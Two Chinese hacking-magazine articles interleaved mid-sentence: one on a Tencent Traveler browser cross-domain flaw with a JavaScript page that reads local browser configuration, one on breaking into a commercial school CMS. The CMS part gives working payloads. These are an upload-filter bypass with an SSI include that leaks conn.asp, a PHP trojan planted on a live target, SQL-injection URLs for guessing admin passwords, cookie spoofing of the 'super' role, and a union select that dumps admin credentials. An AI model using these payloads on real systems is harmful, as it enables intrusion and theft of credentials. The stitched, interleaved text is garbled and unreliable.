在4月份的时候，我曾向腾讯的安全团队发送过一份漏洞安全汇报邮件，报告中主要谈及了我对腾讯Tencent Traveler浏览器发现的多个重大安全隐患的具体细节。在5月15日，腾讯Tencent Traveler浏览器开发团队更新了腾讯Tencent Traveler浏览器，令人欣慰的是最新版本的Tencent Traveler浏览器修补了其中几个安全隐患，但是还是有个别漏洞没有及时修补，这里给大家带来的就是其中一个安全漏洞。

对于浏览器来说，域安全早已经是人人皆知的名词。简单地说，浏览器对于来自不同域范围的信息应该有一个判断，不能够轻易允许一个域范围的信息修改访问另外一个域范围的信息。

假设我们在看一个来自互联网的网页，可是这个网页竟然在

对一“大型”学校商业cms的安全性分析



LCX首语：编辑着本期的文章，结合我近期的经历，很有感慨……好多人在文章里动不动就说“天哪！给我个0day吧！”，好像入侵网站有了0day就会无往不利。但是我反问一句，你入侵的时候尽力了吗？我有这个感慨是因为我最近整理我的工具列表，发现自己竟然有好多工具只是收集下来，却从来没有用过。我打算试用一下没有用过或熟悉一下有些工具的用法，结果发现还有部分工具无法学会使用，像brutus—aet2的暴力破解表单，百试不知其用法，真的不知它是如何破解表单的。试了一下破解HTTP(Basic auth)，却是非常爽快的破了一个网站……为此，我得出的结论就是，如果没有能力得到0day，那么就尽力学好、掌握好你已有的资源。

图 fjhh

本文最重要的是作者白盒分析源码后的入侵思路

无聊时准备拿一个站解闷，打开主页后观察分析应该是采用了某套CMS。在GOOGLE的帮助下，从网上找到了一份未注册的版本，通过黑盒+白盒的操作，终于拿下了目标站点。随后把这套官方传说1500RMB的注册版CMS给down了下来分析了一下，发现了许多安全漏洞，特写出来与大家分享。班门弄斧，见笑。




图1

先大概说说这套CMS，官方名称：大型学校网站源码学校网页模板正式版，其实是尘缘的修改版本，广告效应还是蛮大的，如图1，是搜索结果。

N年前尘缘暴出了几个高危漏洞，其中一个就是可以注册成超级管理员，其原理就是修改在数据库中用来标识超级管理员与普通注册用户所用到字段purview与oskey的值。利用方法就是先注册一个普通用户，抓取数据，**将purview=1&oskey=selfreg修改为purview=99999&oskey=super**后保存为文本，再用nc提交就可以注册成一个超级管理员了。在这个修改版本中，注册漏洞被修补，代码如图2，程序员还特别注释了防止外部提交，看来他也是深谙此道呀。




图2

尽管管理员煞费苦心地将常见的漏洞都进行了修补，在对sql注入的防范上更是下

我们不知情的情况下将我们电脑上某个文件的信息给修改了，这是绝对不允许的事情。当然，这个例子举得并不恰当，但是具体意思相信大家都比我要清楚的多。

最新的腾讯Tencent Traveler浏览器在修改配置信息上采用了一种利用res协议的方式，这样做的好处是使得用户在修改浏览器配置信息时如同访问一个网页那样简单易操作，如图1所示。




图1 修改浏览器配置

毫无疑问，这种配置信息的修改应该是只能从本地进行的，也就是说只有浏览器的使用者才有权利修改该配置信息，其他人一律禁止。但是，腾讯Tencent Traveler浏览器在处理这个问题上好像没有深入理解IE内核的安全机制，导致我们可以制造一个网页，用户只要一旦访问该网页就可以跨域修改用户的腾讯Tencent Traveler浏览器配置信息。

为了安全与个别原因，我这里只给大家提供一段跨域查看用户腾讯Tencent Traveler浏览器配置信息的网页代码：

```
<script>
function win()
{
x=window.open("tt:config");
}
window.onload=function()
{
for(i=0;i<document.links.length;i++)
{
document.links[i].href="javascript:win()"
}
}
</script>
<a href="dd">点击这里即可查看本地TT浏览器配置信息</a>
```

这是一段非常简单的代码，只是简单利用了一个弹窗就可以读取到腾讯Tencent Traveler浏览器的配置信息。做为处于本地域范围的腾讯Tencent Traveler浏览器配置信息，由于没有严格的安全机制限制，导致可以被远程访问，这种危害不言而喻。

在我的测试中，处于本地域范围的腾讯Tencent Traveler浏览器配置信息甚至是可以被修改的！无论是4.5版本的Tencent Traveler浏览器，还是现在最新更新的4.6版本Tencent Traveler浏览器，都可以被恶意跨域修改，问题的严重性也就凸现出来。

在官方没有正式解决该问题以前，我先暂时不放出利用代码，有兴趣的朋友可以自行研究，期待腾讯Tencent Traveler浏览器能够更加完善。有任何问题，欢迎大家到论坛来一起讨论，或者访问我的博客http://hi.baidu.com/digexploit。

编辑点评：

类似的安全漏洞出现在腾讯Tencent Traveler浏览器上，那么其它诸如“遨游”、“世界之窗”浏览器是否也存在呢？大家可以自行研究下。另外，该类漏洞的利用还不是非常熟悉，期待有更详细的文章出来。

足了功夫，有的变量竟经过N个函数的处理过滤，但还是难逃安全的噩梦。下面就让我们开始代码分析之旅吧。

上传——再见熟悉的倩影

尘缘熟悉的导致上传漏洞的 **uploadfaceok.asp** 文件仍然存在，代码如图3，我们来简单分析下此处的上传漏洞。造成漏洞

```
60      fileExt=lcase(file.FileExt)
61      Forumupload=split(UpFileType,"|")
62      for i=0 to ubound(Forumupload)
63          if fileEXT=trim(Forumupload(i)) then
64              EnableUpload=true
65              exit for
66          end if
67      next
68      if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" or fileEXT="cer" or fileEXT="cdx"
   then
69          EnableUpload=false
70      end if
71      if EnableUpload=false then
72          msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" & UpFileType
73          founderr=true
74      end if
```

图 3

的原因是逻辑错误，先定义EnableUpload变量为false，然后在行63处进行扩展名比较，如果是符合条件，允许上传的扩展名，则将EnableUpload赋值true，然后跳出for循环，再判断扩展名是否为asp等。最后比较EnableUpload变量值，为true则保存文件。

利用方法也很简单，我们构造一个有两个上传框的htm文件，同时上传一个jpg图片与一个非定义的危险文件。在行68处的代码就是禁止上传的几种危险文件类型，过滤的差不多了。网上流传的加点法上传会使我们上传的文件名没有后缀，而加空格也无法上传成功，像加"#"等字符，由于文件不能成功保存也是失效的。

此时，我们只有上传其它主机支持解析的文件类型，像htr、stm、shtml等后缀。文件内容为：**<!--#include file="../../conn.asp"-->**，然后查看我们上传的stm、shtml文件的源代码就能看到conn.asp的源代码了，如图4。




图 4

如果是mdb的数据库我们就可以下载，不过此CMS数据库加了防下载处理，而且为asp格式，所以无法下载了。如果主机支持php，就上传一个php木马，如图5，就是我拿目标网站所上传的php木马。




图 5

Sql注入——百密最终难免一疏

在Zongg文件夹下有一个广告管理系统，文件daima.asp用来显示广告链接信息，id值没有过滤，相关代码如下：

```
if trim(request("id"))<>"" then
    adsconn.open adsdata
    set adsrs=server.createobject("adodb.recordset")
    adssql="Select top 1 intro from [ads] where id="&trim(request("id"))
&" order by time"
    adsrs.open adssql,adsconn,1,1
    response.write adsrs(0)
```

由于广告系统是单独用到的后台与数据库，而后台又很简陋，拿不下webshell。当然我们可以尝试社工，用得到的用户名密码去登录主站的管理后台。另外，在此广告系统中，并没有加容错语句，经典的暴库就出现了，如图6，分别是我本机的测试与网上找的一个站。




图 6

看到这里就让我们把思路再拓展一下。如果在有些情况下，上文提及的某些条件不能满足或者只满足某一部分该怎么办呢？比如目标主机不支持其它web语言，上传stm文件获得的数据库是asp格式的，防下载处理只能让我们的下载望洋兴叹了。




图 7

如果遇到这种情况又该如何下手？俗话说，条条大路通罗马，如果我们成功上传了stm文件并获取到数据库的相对地址，再结合上面的暴库，就能得到数据库在服务器上的物理地址，柳暗花明就出现了。这样，我们就可以利用这个珍贵的注点来进行跨库猜解（能注入的地方确实很少，所以此处就凸显贵重啦）。

由于存在注入的语句后面有"order by time"，所以union查询就失效了，只能用猜解的方式将用户名密码猜解出来。具体的猜解方法与手工猜解完全一致，只不过在后面加上"in '数据库物理地址'"。比如判断表名的猜解语句为：**http://localhost:672/t/Zongg/daima.asp?id=53%20and%20(select%20count(passwd)%20From%20wygkcn_Admin+in+'数据库地址')<>0**。

手工猜解太累了，修改了下以前从网上抄写的一个vb工具，很快就将用户名、密码猜解出来了，如图7。

Cookie欺骗+sql注入——双剑齐出

可能有的朋友会说上面的利用方式有点另类，必须支持解析stm等类型文件以便成功找到数据库的相对地址，而且暴库错误信息没被屏蔽才能成功的将数据库物理地址暴出来。的确，上面的利用方法比较鸡肋，在我的测试中找了好久才找到存在暴库的站，许多站点的错误信息都被服务器给屏蔽掉了。下面，我们再来看看更强悍的，cookie欺骗与sql注射的完美结合。

在 **wsbmddtype.asp** 文件中，从行5开始的代码如下：

```
<!--#include file="chkuser.asp" -->
<%
if not(request.cookies(eChsys)("ManageKEY")="super" or request.cookies(eChsys)("KEY")="super")
then
    Show_Err("对不起，您的后台管理权限不够操作！")
    response.end
else
```




图8

先包含一个**chkuser.asp**用来判断用户是否为注册用户或者管理员，是用到的session判断。如果我们在注册用户登录成功后，就满足了session要求，而下面代码对超级管理员的判断却只用到了cookie，这下就有了我们的cookie欺骗。先别欺骗，接着往下面看，在行50处存在注入，代码如下：

```
set rs=server.CreateObject("adodb.recordset")
sid=request("id")
sql="select * from wsbm where id="&sid
rs.open sql,conn,1,3
```

可以看到，id未做任何判断就送到了数据库进行查询，我们构造以下语句：**wsbmddtype.asp?id=1+and+1=2+union+select+1,username,passwd,purview,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28+from+wygkcn_Admin**，这样就能直接union查询出超级管理员的用户名与md5加密的密码。

